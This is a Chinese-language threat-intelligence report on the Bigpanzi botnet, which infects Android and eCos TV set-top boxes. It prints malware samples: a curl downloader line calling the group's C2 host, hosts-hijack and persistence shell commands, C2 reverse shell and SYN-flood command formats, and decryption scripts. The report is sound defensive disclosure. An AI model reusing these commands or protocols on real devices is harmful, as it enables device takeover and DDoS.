Botnet

笼罩在机顶盒上空的阴影：揭开隐蔽8年黑灰产团伙Bigpanzi的神秘面纱

Alex.Turing, Acey9, rootkiter

2024年1月15日 • 40 min read

背景


一段时间之前，我们捕获了一个**VT 0 检测**，使用变形UPX加壳，名为`pandoraspear`，MD5为`9a1a6d484297a4e5d6249253f216ed69`的可疑ELF样本。在分析过程中，我们发现它硬编码了9个C2域名，其中有2个域名过期的保护期已过，于是我们注册了这2个域名用以度量botnet的规模。在我们能观测的时间内bot的巅峰日活为**17万**左右，绝大部分位于巴西。

当这个团伙发现我们注册了他的域名之后，通过DDoS攻击我们注册的域名迫使域名下线以及修改被侵入设备hosts（通过修改机器hosts文件将特定域名指向特定IP，从而绕过DNS解析获得CC域名IP地址）等方式与我们展开了对抗，使得我们失去了大部分视野。

很快我们完成了对样本的逆向分析，并实现了针对该僵尸网络的攻击指令跟踪。依托于指令跟踪，我们捕获了该僵尸网络的a.sh，pd.sh，cpcdn.sh等下载脚本，这些脚本直接或间接的扩展了我们的视野。从直接的层面来说，这些脚本直接提供了该黑产团伙额外的implants，如pcdn，ptcrack，p2p_peer等；从间接的层面来说，我们发现这些脚本中的Downloader URL存在一定的模式，通过这个模式我们追踪到22个Downloader URL，它们被硬编码在一组APK中，用于下发存有pandoraspear/pcdn的`Android平台`升级固件。同时implants也有拔出萝卜带出泥的效果，比如通过pcdn中的的特定的字串，我们定位到2个`Windsows平台`的DDoS工具与此团伙相关；通过DDoS工具，我们又发现32个`eCos平台`的固件，它们内嵌的5个域名和pcdn的C2解析在同一个IP上。

随着分析与溯源工作的深入，一个从2015年开始活跃的大型黑产团伙慢慢浮出了水面，在我们眼前日益清晰。这个团伙主要针对的设备是Android操作系统的电视、机顶盒，eCos操作系统的机顶盒等。不同于一般的僵尸网络通过0/N day传播，这个团伙组建僵尸网络的主要手段是免费或廉价的满足用户的视听需求，即诱使用户安装免费的视频APP，或固件刷机安装廉价的影像娱乐平台，这些APP/平台都带有后门组件，一旦安装设备就成了黑产团伙私建流媒体平台中的一个业务流量节点；业务涵盖流量代理，DDoS攻击，互联网提供内容的服务（OTT），盗版流量

（Pirate Traffic）等。基于这个僵尸网络庞大的规模，以及文件名pandoraspear，我们将这个团伙命名为**Bigpanzi**。



从首次跟踪指令起，我们一直在安静的收集着各种线索，并逐步展开溯源，期望有朝一日能给Bigpanzi致命一击。2023年5月，pandoraspear引起了Dr.WEB的关注并于9月6日向社区公布了他们的发现，这补全了我们团队对pandoraspear通过盗版流量APK传播的感染方式的认知。

Bigpanzi的危害不仅有大家熟知的DDoS攻击，它还可以利用被控制的Android电视或机顶盒不受法律法规约束的传播任何图像、声音信息。这种攻击方式在现实世界已有真实的案例，如在2023年12月11日，阿联酋居民使用的机顶盒遭到网络攻击，常规内容被替换为显示巴以冲突的视频。试想，如果被Bigpanzi控制的TV、STB被用于传播暴力、恐怖、色情，亦或是利用当前足够以假乱真的AI技术炮制领导人的视频进行政治宣传，都会极大影响人们的正常生活秩序，危害社会稳定。

基于以上考量，我们决定编写本文，向社区公布我们的发现，希望有机会携手打击这个潜伏了8年的黑产团伙。

Bigpanzi的身份

我们在Pcdn样本中发现了一个downloader域名`ak.tknxg.cf`。通过Google，我们发现了2条有用的线索，它们一个是指导用户如何进行升级，一个是指导用户如何修复设备。尤其是前者`https://www.youtube.com/@customersupportteam49`的频道中大量视频是和设备操作相关的，有着极其浓重的“官方”的色彩。

我们在西班牙产商**FoneStar**官方网站上的RDS-585WHD的产品介绍页中找到一个eCos系统的固件b0a192c6f2bbd7247dfef36665bf6c88。

这个固件中有和Pcdn一模一样的DDoS任务名，方法名等字符串，是一个“官方带毒固件”。（注：这不能说明FoneStart就是Bigpanzi！）

“官方视频号”的发现，“官方带毒固件”的发现，让我们开始怀疑Bigpanzi的真实身份。事实上我们的溯源有一定的成果，大量可靠证据指向一家从事相关业务的企业，但此处不便展开，对内幕感兴趣的读者，可以和我们联系！

规模

我们抢注了pandoraspear的2个C2域名`mf1ve.com`，`ftsym1.com`，在7天的窗口期观测的日活bot峰值为17万左右，绝大部分位于巴西地区。遗憾的是，作者通过Hosts劫持 + DDoS攻击进行反制，我们没有在这一点上过多对抗，主动停止解析，进而失去了这个视野。2023年8月15日，我们重新开启了mf1ve.com的解析，观测的bot日活峰值为77849，在10月13的日活数据为27446。

2023年9月，我们抢注了pcdn中downloader域名`dyanoe.com`，观测的bot日活峰值为10月13日的80816。

pandoraspear和pcdn是什么关系呢？在早期的下载脚本a.sh或na.sh有以下代码片段，其中pd.sh是用来下载更新pandoraspear，cpcdn.sh是用来下载更新pcdn，它们在被侵入的设备中是成对出现的。

而在当前主推的下载脚本naa.sh中，pandoraspear单独出现，pcdn相关的代码被注释了。因此通过**dyanoe.com**观测到的数据可以当成存量数据，通过**mf1ve.com**和**dyanoe.com**俩者观测到的数据之和可以当成真实规模。

统计数据去重后的日活峰值为10月13日的107819，以上文的二者在10月13日的数据进行计算，27446+80816=108262，与107819的差值为443，重叠的部分极小，可以确定此僵尸网络的规模超过10万。

Bot节点主要分布在巴西，8月至今累计IP去重后超过130万。

Bot节点在巴西境内的分布如下所示，绝大部在圣保罗。

治理

10万量级的僵尸网络已经算是非常大的规模了，但我们认为这个规模离真实情况有一定的差距，原因有二。

1. 观测手段的局限：无论是被抢注C2还是Downloader都只是pandoraspear/pcdn众多选择中的一个，这会造成遗漏。
2. 设备的特殊性：TV或STB做为被侵入设备，它们有可能24小时都不会开机，这也会在造成遗漏。

有些读者或者会问，有没有办法测量pandoraspear的真实日活规模呢？答案是肯定的！
pandorspear会通过以下URL更新设备的hosts，因此理论上来说Amazon是可以统计到所有访问的IP。

```
pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
pandorabackup-1322908155.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
```

如此大规模的一个僵尸网络，有没有办法治理呢？答案也是肯定的！

- 方案1：pandoraspear的9个C2中有2个在我们手中，只要按照网络协议进行应答，我们就能**接管部分网络**。
- 方案2：pcdn对downloader下发的payload直接使用system命令执行，不进行校验。因此我们可以通过downloader下发脚本修改hosts，进而**接管部分网络**
- 方案3：Amazon接管上述pandoraspear用于托管hosts的域名，下发新的hosts文件对C2进行劫持，进而**接管整个网络**。

感染方式

规模如此之大的一个僵尸网络，它又是如何感染设备的呢？目前我们知道Bigpanzi针对Android，eCos平台，使用过以下3种方法感染用户的设备。

1. 通过盗版流量的电影&电视 APP（Android)
2. 通过后门化的通用OTA固件（Android)
3. 通过后门化的“SmartUpTool”固件（eCos)

Android: APP感染

关于此种方法Dr.Web的博文中已有详细分析，本文不展开，感兴趣的读者可自行参阅。

Android: 后门化的OTA固件感染

第二种是通过后门化的通用OTA固件。我们是如何发现这一点的呢？我们在对pandoraspear对进行指令跟踪时，接收到了一些指令用于下载执行脚本，脚本中有以下的代码片段，我们认为 `stb-download/tool/` 是一个很强的特征，通过它进行溯源或许能有惊喜。

```
function dl_file()
{
cd /data/ && rm -rf pdbak  && curl "http://fadfatest.pneydn.com:8080/stb-download/t
}
```

事实也是如此，当我们以“/stb-download/”进行hunting时，发现了以下22个非常可疑的域名，它们有统一的模式**stb-download/s905{}/package_list.xml**，分布在7个APK中，隶属于2个不同的包。

以606939075437b985bce0d46b080419d9为例，在swl.app.Upgrade.UpdateHttpClient类的setUrl方法中可以看到上文所说的url。

这些apk的主要功能是根据不同的型号，向不同的url请求固件的下载地址，然后下载并升级固件。以`xtsj.sisenji.com`为例，它的package_list.xml内容如下所示，将**Payload**中的URL，NAME拼接在一起就得到一个OTA固件的下载地址。

此处为**xtsj.sisenji.com:8080/stb-download/s905x/A3-ota-update-202007271610.zip**，我们从这个地址下载的固件MD5为8b42856160806089fc63a97b0f31841d，将其解压后，在其/system/bin目录下，我们看到了熟悉的老朋友`pandoraspear，pcdn`。我们从18个URL中一共提取了4个固件，时间跨度从2019到2023，它们都有pandoraspear或pcdn，至此可以确定Bigpanzi会开发后门化的OTA升级包用于感染设备。

同时在setUrl方法中，有大量类似`model.equalsIgnoreCase("Ebox")`的代码，它们是用于设备型号比较。因此我们可以确定Bigpanzi攻击的设备类型，在7个APK中我们一共发现了以下12种不同的设备型号。

EBOX	OBOX	HBOX+
Htv-6h	H6-INT	Luan2
A3	IceCream	Tigre 2
A3 Pro	H7	UniTV

除此之外，我们在一些论坛也发现了后门化的固件，比如在在论坛fonestero.com，一个昵称为EL_LARA的用户发布过一个名为`IRIS1800-4K_Pro_11.08.2023.zip`的固件，对应的MD5是b77b797ac55e378f952ce120bab97b12。

这个固件是一个压缩包，里面包含了Bianpanzi的核心组件pandoraspear和pcdn。

eCos: 后门化的"SmartUpTool"固件感染

在Pcdn的溯源过程中我们发现一个DDoS Builder与此黑产团伙有关，它的一个C2域名为`ruetsm.mkuspt.com`。大量起始字符串是`SmartUpToolRomFile`的固件与该C2的一个subdomain`boxupsev.mkuspt.com`有关，其中部分固件中有Pcdn独特的攻击向量**ddiy01task**。

以d71e54f42d6b45604cf29780256032d8为例，SmartUpTool的格式我们并不清楚，此处直接用binwalk进行暴力尝试。

A0038文件中有大量与Pcdn的DDoS功能相关的字符串，且有5个域名与Pcdn的C2解析到了同一个IP上，因此我们推测这是一个带有类似Pcdn DDoS攻击模块的的后门化固件。

这个固件的在VT的名字是`Nueva_EMU_103_RDS_585_WHD_24_09_2021_Emu_Limpia_sin_canales_con_el_logo_Fonestar`，我们在论坛`fonestero.com`论坛发现了它的踪迹，作者同样是EL_LARA。

至此可以确定，Bigpanzi会在各种STB，DVB，IPTV论坛传播后门化的固件感染基于Android或eCos系统的机顶盒设备。

Bigpanzi样本分析

Bigpanzi团伙所用的样本种类繁多，涉及到PE，DEX，ELF等多种格式。下文将从ELF的pandoraspear开始逆向分析，并介绍我们是如何从一个样本出发，一步一步确认感染方式，攻击的设备，业务方向，最终描绘出一个庞大的黑产团伙。

在开始逆向分析之前，我们想先介绍一下Bigpanzi的样本在二进制层面以及程序运行时行所采用的对抗技巧，正是这些对抗使得它们长时间在安全产商雷达之内隐身，它们很简单但非常有效。

0x0: 对抗技巧

- 变形UPX壳
  pandoraspear样本使用upx进行加壳，并将幻数修改为0x71284075，可以将这个幻数可以当成该团伙的一个特征，因为它长时间稳定不变。关于脱壳，只需将幻数修改为0x21585055（UPX!），然后upx -d即可。
- 动态链接
  pandoraspear使用动态链接，并依赖第3方的libcurl库，因此它在大部分的沙箱产品中是无法运行的，这是它长时间保持低检测率的重要原因。如果想运行或调试样本，需要补全合适的libcurl.so，我们在分析过程中使用的libcurl库为 `49F65662C089C5E009FB76AF1971F9DA` 。
- ollvm
  pandoraspear使用了ollvm的控制流平坦化和指令替换技术。我们分析的v8到v10的功能其实变化不大，只是平坦化的函数越来越多，pass次数越来越多，这在IDA表现为函数的block块越来越多，比如在v8中没有平坦化的main函数有168个block，平坦化后膨胀为1110个block，而到了v10更是变成了惊人的1947。
  关于去平坦化，社区已经有大量的方法和工具，我们使用“动态执行+LOG恢复法”，原理非常简单，这里不再展开。当然最好的办法是找到没有使

用ollvm编译的版本，很幸运在早期溯源过程中，我们发现了没有使用ollvm的v1，v2，它们为我们早期的逆向工作提供了很大的帮助。

- 反调试
  pandoraspear通过读取"/proc/{PID}/status"中的TracerPid是否为0，检测是否在调试状态。

0x1: Pandoraspear分析

从2015年开始pandoraspear一直在迭代更新，最新的版本号为v10，我们一共捕获了v1，v2，V4，V6到v10，总计8个不同版本的样本。经过交叉比对，可以确定它们的主要执行逻辑没有发生变化，只是在是否加壳，是否使用ollvm编译，以及支持的指令上有所不同。值的一提的是下图中pandoraspearrk明显比其它版本更大，体积膨胀的原因不是因为有新增的功能，仅仅是因为它内嵌了curl库。

概括来说，pandoraspear是一个针对Android系统的后门木马，执行逻辑非常简单了明，可以分成以下3步：

1. 首先向远程服务器请求加密的hosts文件，解密后替换被侵入设备的/etc/hosts，实现DNS劫持
2. 然后和命令行指定的C2，或/data/.ms解密出的C2，或硬编码的C2建立通信
3. 最后等待C2下发的指令，执行DDoS，反向shell，执行命令等功能

下文将围绕这3个步骤，剖析pandorspear的功能细节。

1.1 Hosts劫持

pandoraspear使用修改/etc/hosts的方式实现DNS劫持，首先通过libcurl的从样本硬编码的下载URL请求hosts文件，并保存到本地的/data/.hosts文件中。各个版本中内置的URL稍有不同，详情见附录IOC部分，目前处在第一顺序的URL为

```
http://pandoramain-1794008345.us-west-
```

`2.elb.amazonaws.com:8080/marketdatas/dns/hosts`，它的内容如下所示，可以看出它是加密的。

值得一提的是，我们在它的上一层目录dns中可以看到大量早期的hosts备份，时间可以追溯到2018年，Bigpanzi团伙一直在积极的维护，更新，发展自己的业务线。

hosts的解密过程可以分成以下3步，我们在附录提供了完整的解密脚本。

1：码表替换

2：移位计算，每6个字节通过移位得到4个字节

3：Blowfish ECB解密，key为硬编码的`zAw2xidjP3eHQ`

以`07 Nov 2023 07:20:00`的hosts为例，使用脚本解密得到的部分hosts如下所示，可以看到我们抢注的C2域名被重定向到pandoraspear自己的C2 IP`71.19.252.13`。

/data/.hosts解密后，再通过以下命令覆盖系统的/etc/hosts。

```
# 1:enable write

/system/xbin/busybox mount -o rw,remount /dev/block/system /system
mount -o rw,remount /dev/block/system /system
mount -o rw,remount /

# 2:replace /etc/hosts
/system/xbin/busybox cp -ar /data/.hosts /etc/hosts && chmo d 644 /etc/hosts && bus
/vendor/xbin/busybox cp -ar /data/.hosts /etc/hosts && chmo d 644 /etc/hosts && bus

# 3: disable write
/system/xbin/busybox mount -o ro,remount /dev/block/system /system
mount -o ro,remount /dev/block/system /system
```

Q: Pandoraspear为什么要劫持HOSTS?

hosts劫持不是什么特别高级的手法，但用的好，确实有奇效。我们认为pandoraspear劫持hosts的目的有以下3个。

1. 传统的恶意目的：如网站屏蔽，入侵检测规避，信息窃取，网络钓鱼等
2. 保护自身资产：当C2或重要业力的域名被抢注册或sinkhole时，通过hosts，重新拿回控制权
3. 方便运营管理：作为一个长时间运营的黑产团伙，有些域名是短期业务或测试，通过hosts，不必注册，能够降低成本

1.2 启动Pcdn&上报设备状态

Pandoraspear会通过thpool_add_work启动2个工作任务**runpcdn**，**report_status**，前者用于启动pcdn进程，后者用于向C2上报设备的状态。

在这俩个函数中，pandoraspear使用一种新的加密方法保护敏感字串，防止功能被一眼看破。

以下为上图代码的等效python实现

```
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    print(out)
```

以**runpcdn**中的密文为例

解密后

实际上runpcdn只是通过sprintf函数将上图字串拼接成以下脚本，然后通过system函数执行，它的功能是判断系统中是否有pcdn进程，如果没有则执行/system/bin/pcdn或/data/.pcdn。

```
#!/system/bin/sh
pid=`ps|grep -v grep|grep "/system/bin/pcdn" |awk '{print $2}'`
if [ -z $pid ];then
/system/bin/pcdn >/dev/null 2>&1 &
or
/data/.pcdn >/dev/null 2>&1 &
fi
```

1.3 C2通信

Pandoraspear会按照以下顺序准备C2，在版本v6之前中1，2，3都支持，而从版本v7开始，则只支持2，3。

1. 命令行指定
2. /data/.ms
3. 样本硬编码

值得一提的是/data/.ms中的C2是加密的，解密方法和上文的hosts相同。

如果使用/data/.ms中C2的失败，则使用硬编码的C2。

Dr.Web的分析文章说“只有以上4个C2”，这一说法是有遗漏的。事实上是有4组C2，每组有3个，去重后一共有9个C2。

```
ok3.mf1ve.com
ok3.mflve.com
abcr.ftsym1.com
pcn.panddna.com
ppn.pnddon.com
apz.bsaldo.com
apz.pdonno.com
```

```
jgp.pdltdgie.com
romatotti520.xxxxx (mask)
```

pandoraspear通过上述任意一种方式获得C2后，尝试和其9999端口建立通信，发送**加密**的设备信息，通知上线。根据读取设备序列号的成功与否，设备信息的来源分成以下有2种：

1. 读取序列号成功，将序列号，以及设备所在的Country，City，ISP等信息按照**format 2**拼接构成设备信息
2. 读取序列号失败，将设备的MAC按照**format 1**进行拼接构成设备信息

上线信息使用了和上文hosts一样的加密方式，以实际sinkhole接收的2个上线包为例，解密后的内容格式验证了前文的分析，其中**1000**表示上线，**0008**，**0010**为版本号。

- format 1

```
2Sk28.BdtyL19pbXp.MWRJC1dnVSR1HVx041cj2M10PhgOU1f5qPA0zCT/c/
# decryption
1000@12.002C:DD:5F:07:85:48@0010@19805@\x00
```

- format 2

```
GYQL4.o/a6t00O0Tr/gnAwg1yShGO0/cuPb.iqo9T073FpJ/sIk3q.oCJJz.VLr5K1vRpsW.pQ

#decryption
1000@1a.01-22.10-22137263@0008@8367@193d3d@BR@Braganca Paulista@Redenilf S
```

以10月13日sinkhole观测的上线请求为例，版本号与请求数的对比见下表，8，9，10是现在的主流版本。

VERSION	REQUEST COUNT
0010	992537
0008	175722
0009	46178
0007	12397
0005	9360

VERSION	REQUEST COUNT
0006	4785
0004	3264

1.4 指令

上线成功后，pandoraspear就开始等待执行C2下发的指令，指令采用了hosts同样的加密方式，解密后它的格式为**cmd@cmd_item1@ cmd_item2@...@**。我们收到的指令数**超过10万**条，近期部分指令如下所示：

根据指令的格式，我们可以知道上图中的88，5000，6269代表了不同的命令，那它们功能是什么呢？其中**88表示开启反弹shell，5000是通过/data/.ms指定C2，而6269则是执行命令**。除了这些命令之外，pandoraspear还支持DDoS，自升级等指令，更多指令以及对应的功能，见下表。

v1 & v2支持的指令

CMD	DESCRPTION
11	Add dns via /etc/hosts
12	Del dns via /etc/hosts
21	Download new version to /koocan/savebin, update
31-38	Pandoraspear ddos vectors: syn,upd,icmp,mix,smurf,tagr3,cc,dnsflood
88	Reverse shell
110	Stop ddos
3000	Write new c2 to /data/.ms, and connect to the server
5000	Write new c2 to /data/.ms
5555	Repalce c2 in /data/.ms with new c2
6269	Execute cmd

v4到v10支持的指令

v4(或v3)之后的版本支持v1,v2的所有指令，并加入了一些新的功能，其中最显著的是开始支持Mirai的攻击向量。

39	11 MIRAI DDOS VECTORS
200	Check if the MD5 of a file matches the provided MD5 and return the result to C2
201	Similar with 200, but if not match, download the provided MD5
4000	Add a new task into threadpool: Download and decrypted the freeze hosts, add new iptba
4001	Exec iptables -D INPUT %d， delete the specific rule
4004	Add a new task into threadpool: Execute cmd return result to C2
4007	write info into /dec/block/hide(offset 0x2800 or 0x2c00)

1.5 通信实验

为验证分析的正确，我们设计了一个通信实验。我们在测试设备上创建/data/.ms，内容为测试Server的IP，在测试Server上配置了一个Fake C2；当Fake C2接收上线包后，下发一条reverse shell指令，一条syn flood的指令。`.ms`，`reverse shell`，`syn flood`所用的密文以及它们对应的明文如下所示：

测试设备的配置

- data/.ms

```
jTyzJ0Jsy9J0.dlr6.kpjwj1
#decryption:
45.14.106.78
```

测试Server的配置

Fake C2监听9999，nc监听12345端口。

- reverse shell

```
S6uhZ0bk5OR/2GoxK1ddQhJ1zMcR3//8TkY/
#decryptipn:
```

```
88@45.14.106.78@12345@\x00\x00
```

- syn flood

```
o4Bmz/HksdL12GoxK1ddQhJ1DJ8g8.GoiiS1
#decryption
31@45.14.106.78@8888@\x00\x00\x00
```

当测试设备收到上述指令后，会尝试和**45.14.106.78:12345**建立反向shell，并使用syn flood的方式攻击**45.14.106.78:8888**。实际效果如下，可以看出和上文的分析是能一能对应的。

reverse shell

syn flood

细心的读者肯定会发现pcap中的源地址都是伪造的，这是一种过时的syn攻击方法，现在大部分机房都会做源地址校验，因此这种syn的效果是非常差的。事实上pandoraspear自带的DDoS攻击方法都是很有“年代感”，效果不太好，这正是Bigpanzi团伙在V4(或V3)开始引入Mirai高效攻击向量的原因。

1.6 指令跟踪的馈赠

pandoraspear是我们认知Bigpanzi的第一步，对它的分析完结只是一个开始。它让我们意识到在野活跃着一个这么庞大的僵尸网络，同时也带来了新的问题，如pandoraspear针对哪些设备，它是如何传播的，它背后的团伙是否设计了别的implants等等。带着这些疑问，我们开始了对该团伙的深入研究。很快我们在跟踪的指令中发现了以下downloader url。

```
http://fadfatest.pneydn.com:8080/stb-download/tool/a.sh
http://fadfatest.pneydn.com:8080/stb-download/tool/na.sh
```

它们的主要功能是下载执行pd.sh，和cpdn.sh，其中pd.sh对应的是pandoraspear；

而cpdn.sh则对应了一个新的implant，pcdn。

至此我们知道pandoraspear并不孤单，它和pcdn成对出现。除pcdn之外，我们还捕获了ptcrack，play_station，p2p_peer等诸多implants。这些implants的download url都使用一个固定的模式`/std-download/tool/`，我们正是通过这个模式确认了上文所说的设备感染方式。

0x2：Pcdn分析

我们一共捕获了5个pcdn样本，不同于pandoraspear一直在更新，pcdn相对比较稳定，它的最后修改时间定格在2021年8月，MD5为`7ccdaa9aa63114ab42d49f3fe81519d9`。

概括来说，Pcdn的功能有俩个：主要功能在设备上搭建一个流媒体平台，并通过P2P协议将诸多被感染设备组网，形成一个类似P2P的内容分发网络(CDN)，这一点其实pcdn这个文件名已经暗示了它的企图，PCDN适用于视频点播，直播，回看，大文件下载的业务场景，我们推测Bigpanzi使用PCDN的业务场景是盗版视频的播放，以及相关APK的下载，这个PCDN被我们称之为Pandora-CDN；次要功能为将设备“武器化”，执行C2下发的指令，进行DDoS攻击。

2.1解密

和Pcdn俩大功能相关的大量敏感字串被加密保存在data段中，加密方法和pandoraspear是一样的。

为了方便逆向，我们实现了以下解密脚本（注：脚本并不完美，在0x00057A3E，0x00057BF6要手动patch）。

```
def decbuf(buf):
```

```
    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    return out

data=ida_segment.get_segm_by_name('.data')
start=data.start_ea
buf=ida_bytes.get_bytes(start,data.size())
tmp=buf.split(b'\x00')

items=[]
for i in tmp:
    if len(i) >3 and i[0]^i[1]^i[2]==len(i)-3:
        items.append(i)


for item in items:
    i = ' '.join(f'{byte:02X}' for byte in item)
    offset=idc.find_binary(start,idaapi.SEARCH_DOWN,i)
    plain=decbuf(item).encode()
    print(hex(offset),plain)
    ida_bytes.patch_bytes(offset+3,plain)
    idc.create_strlit(offset+3,offset+len(item))
```

data段解密后如下所示：

2.2 持久化

pcdn通过init.amlogic.board.rc或lowmem_manager.sh，set_display_mode.sh实现持久化。实现逻辑如下：

- 如果init.amlogic.board.rc中已有持久化的命令“service pcdn /system/bin/pcdn”，则将/data/pcdn重命名为/data.pcdn，并拷贝到/system/bin/pcdn，然后清除lowmem_manage.sh,set_display_mode.sh中持久化命令"/system/bin/pcdn&"
- 反之将/data/pcdn拷贝到/system/bin/pcdn，并向lowmem_manage.sh,set_display_mode.sh中加入持久化的命令“/system/bin/pcdn&”。

2.3 组建PCDN网络

1: 向Pandora-CDN中心"注册"本节点

pcdn依然是通过`/dev/block/hide,/dev/block/mtdblock4,/dev/block/mtdblock5`中的任意一个设备获取设备的序列号，pcdn样本使用这个序列号向PCDN中心注册本节点。样本硬编码了以下2个中心域名，

```
pcdnbus.ou2sv.com
pcdnbus-bk.a2k3v.com
```

实际产生的流量如下图所示：

2: 端口映射

通过upnp协议实现端口映射，其中“NewPortMappingDescription”的值为**PCDN_H**，这是它的一个特征。另外请注意下图中的端口都是PCDN的业务端口。

3: 下载所需要的工具包，执行脚本启动服务

pcdn通过线程**thread_setup_pcdn_tookit**下载PCDN所需要的工具套件。

`thread_setup_pcdn_toolkit`的逻辑比较简单，首先通过以下的脚本段判断系统中是否有/data/srs.sh，/data/p2p/play_station文件或/data/kcptun目录

```
if [ ! -f "/data/srs.sh" ];then ...
if [[ ! -f "/data/p2p/play_station" ]] && [[ ! -f "/system/bin/play_station" ]] the
if [ ! -d "/data/kcptun" ] then...
```

若无则从远程服务器fadfa.dyanoe.com:8080或50.7.118.114:19091下载相应的pcdn.tar.gz，play.gz，ktptun.gz并解压到/data目录，实际上play.gz，kcptun.gz解压出的文件是pcdn.tar.gz中的一部分。

最后通过以下的脚本判断系统中是否有相应的组件进程，若无则启动相应的组件。

```
#!/system/bin/sh
pid=`ps|grep -v grep|grep "%s"|awk '{print $2}'`
if [ -z $pid ];then
%s
fi
```

其中第一个%s填入的是组件名，第2个%s则是以下启动组件的命令。

4: Pandora-CDN相关组件

pcdn.tar.gz中的文件列表如下所示，其中evlls目录下的srs一个支持是一个支持RTMP、HLS、HTTP-FLV等协议的流媒体服务器，kcp/kcptun目录下的组件和网络加速相关，ss目录下的组件是shadowsocks服务相关，p2p目录下p2p_peer和组网相关，play_station则和视频业务相关。

前文端口映射中的各个端口，也分别出现在各大组件的配置文件中，如8337，8388俩个端口就出现在**server-multi-port.json**中。

```
{
        "port_password": {
                "8387": "foobar",
                "8388": "barfoo"
        },
        "method": "aes-128-cfb",
        "timeout": 600
}
```

简单来说，pcdn通过srs，ss，kcp等开源的软件将被侵入设备变成一个SRS的边缘节点以及SS代理服务器，并使用KCP加速，以保证服务质量，提高用户观影体验。关于Pandora-CDN的业务场景细节涉及到的太多组件，由于篇幅有限，本文就暂时不展开分析，将会在下一篇文章中进行补充。

0x5: http server

pcdn监听本地的tcp端口19906提供http服务，路径为/getsatus，查询参数为mode，可取的值有app，p2p，auth，portmapping。

paly_station，punshHoleClient都会用到此服务查询被侵入设备的状态。

2.4 设备“武器化”

pcdn中有3个线程负责DDoS相关的任务，其中dropstimetask负责时间调度，dropstask负责和C2通信，接收指令，dropsinittask则是进行相应的DDoS攻击。

在dropstask中硬编码了以下5个C2，使用的端口均为为31226(0x79fa)。

Bot与C2的交互过程

1. C2 --->Bot，下发Xor key(4 bytes)
2. Bot--->C2，将SN等设备信息使用Xor key加密后(38bytes)上报给C2
3. C2--->Bot，确认Bot上线(12 bytes)
4. C2--->Bot，接收指令

dropsinittask根据接收的指令，选择相应的ddos_vector进行DDoS攻击。

一共支持以下8种攻击向量。

DICMPTASK	DUDPTASK
dsyntask	dtcptask
dkeeptask	dhttptask
dposttask	ddiy01task

2.5 来自Pcdn的馈赠

我们使用`dropstimetask`,`dropstask`,`dropsinittask`等字串时进行溯源，成功的定位到2个windows的DDoS工具，**Fl00d和Fl00d 2.0**。

0x3：DDoS工具分析

以上文提到的Fl00d`ce690167abeee4326d5369cceffadaaf`为例，它是一个DDoS Builder，运行时的界面如下所示

点击**slave按钮**会弹出以下对话框用以配置，生成bot样本，支持STB,Linux,Windows 3个平台。

以上图默认配置生成的Linux64样本的MD5为`d6285261d6b2d0a26d186e1b831664db`，在IDA中可以看到大量"drops，task"相关的字串，

很明显它与pcdn中DDoS相关的代码是一脉相承的。

Pandoraspear，Pcdn中虽然有DDoS相关的功能，但是指令跟踪中一直没有收到和攻击的指令，这让我们对该团伙是否涉及DDoS业务是存疑的。直到DDoS工具的被发现，再结合`我们抢注的C2域名一旦开始解析就会被DDoS攻击`这一强关联性，我们才确信该团伙确实长期涉足DDoS产业的不法活动。至于为什么没有跟踪到攻击指令，或许是因为随着规模的扩大，Android TV&STB所在的内容业务线能带来较大的收益，属于高价值资产，该团伙不再使用它们进行DDoS攻击，DDoS的业务由其它的僵尸网络来承接。

来自DDoS Builder的馈赠

